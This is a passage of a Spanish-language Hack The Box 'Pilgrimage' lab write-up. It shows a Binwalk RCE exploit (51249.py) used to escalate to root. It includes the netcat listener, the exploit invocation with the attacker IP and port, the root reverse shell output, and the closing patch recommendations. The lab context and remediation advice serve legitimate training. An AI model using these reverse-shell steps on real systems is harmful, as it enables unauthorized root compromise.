Una aplicación que procesa imágenes, la cual tiene un “firewall” la cual filtra las imágenes. Esta responde a un binario el cual tiene una vulnerabilidad la cual nos permite (RCE). Cómo todas estas aplicaciones se ejecutan con privilegios de root, la revershell será invocada con los mismos permisos, por lo que obtendremos una shell con estos privilegios.

Ejecutamos el script con los datos que nos solicita. Para esto descargamos una imagen de internet. Para este laboratorio intenté descargar una imagen desde el equipo objetivo, pero no fue posible, por lo que tuve que descargar la imagen desde el equipo atacante y luego pasarlo al equipo atacado como anteriormente hemos hecho con los scripts.

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# wget https://upload.wikimedia.org/wikipedia/commons/b/b9/Solid_red.png
--2023-10-30 17:38:01-- https://upload.wikimedia.org/wikipedia/commons/b/b9/Solid_red.png
Resolving upload.wikimedia.org (upload.wikimedia.org)... 208.80.153.240, 2620:0:860:adia::2:b
Connecting to upload.wikimedia.org (upload.wikimedia.org)[208.80.153.240]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 116 [image/png]
Saving to: 'Solid_red.png'

Solid_red.png           100%[=====] 116 --KB/s in 0s

2023-10-30 17:38:01 (97.4 MB/s) - 'Solid_red.png' saved [116/116]

(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# ls
51249.py  653a630689687.png  653aa51b55c33.png  binwalk_exploit.png  CVE-2022-44268  ex  linpeas.sh  nmap.txt  Red_Color.jpg  Solid_red.png  webs  website

(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.219 - - [30/Oct/2023 17:39:57] "GET /Solid_red.png HTTP/1.1" 200 -

emily@pilgrimage:~$ wget http://10.10.14.254/Solid_red.png
--2023-10-31 08:39:56-- http://10.10.14.254/Solid_red.png
Connecting to 10.10.14.254:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 116 [image/png]
Saving to: 'Solid_red.png'

Solid_red.png           100%[=====] 116 --KB/s in 0s

2023-10-31 08:39:56 (10.4 MB/s) - 'Solid_red.png' saved [116/116]

emily@pilgrimage:~$ ls
51249.py  binwalk_exploit.png  exploit.png  exploit.py  ex.py  linpeas.sh  name.jpg  Solid_red.png  user.txt  yesy.jpg
```

Antes de ejecutar el script necesitamos abrir un puerto en nuestro equipo y ponerlo a escuchar. Por lo que en una terminal ejecutamos netcat:

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# nc -lvnp 1410
listening on [any] 1410 ...
```

Ahora ya estamos listos para ejecutar el script y realizar la escalada de privilegios:

```
emily@pilgrimage:~$ python3 51249.py Solid_red.png 10.10.11.219 1410
```


Al ejecutarlo obtendremos una imagen bajo el nombre de binwalk_exploit.png. Al revisar el script malwarescan.sh entendimos que las imágenes que cumplan con los criterios del “firewall” las imágenes se almacenan en: /var/www/pilgrimage.htb/shrunk/ por lo que vamos a copiar la imagen a ese directorio:

```
emily@pilgrimage:~$ ls
51249.py binwalk_exploit.png exploit.png exploit.py exx.py linpeas.sh name.jpg Solid_red.png user.txt yesy.jpg
emily@pilgrimage:~$ cd /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ cp /home/emily/binwalk_exploit.png .
```

Al copiar la imagen obtenemos la rever shell con los máximos privilegios:

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.10.11.219] 39340
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Solo resta ir al fichero root e imprimir el contenido de root.txt

```
cd root
ls -lah
total 40K
drwx----- 5 root root 4.0K Jun 8 00:10 .
drwxr-xr-x 18 root root 4.0K Jun 8 00:10 ..
lrwxrwxrwx 1 root root 9 Feb 10 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 571 Apr 11 2021 .bashrc
drwxr-xr-x 3 root root 4.0K Jun 8 00:10 .config
-rw-r--r-- 1 root root 93 Jun 7 20:11 .gitconfig
drwxr-xr-x 3 root root 4.0K Jun 8 00:10 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwxr-xr-x 3 root root 4.0K Oct 31 08:51 quarantine
-rwxr-xr-x 1 root root 352 Jun 1 19:13 reset.sh
-rw-r----- 1 root root 33 Oct 31 01:57 root.txt
cat root.txt
0 c2bb4
```

Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
Código GIT Publico	GRAVE	Evitar que el repositorio .GIT con el código fuente de a la aplicación sea público.
Actualización de aplicación	GRAVE	Actualizar ImageMagick: 7.1.1-21
Actualización de aplicación	GRAVE	Actualizar Binwalk a la versión más reciente: 2.3.3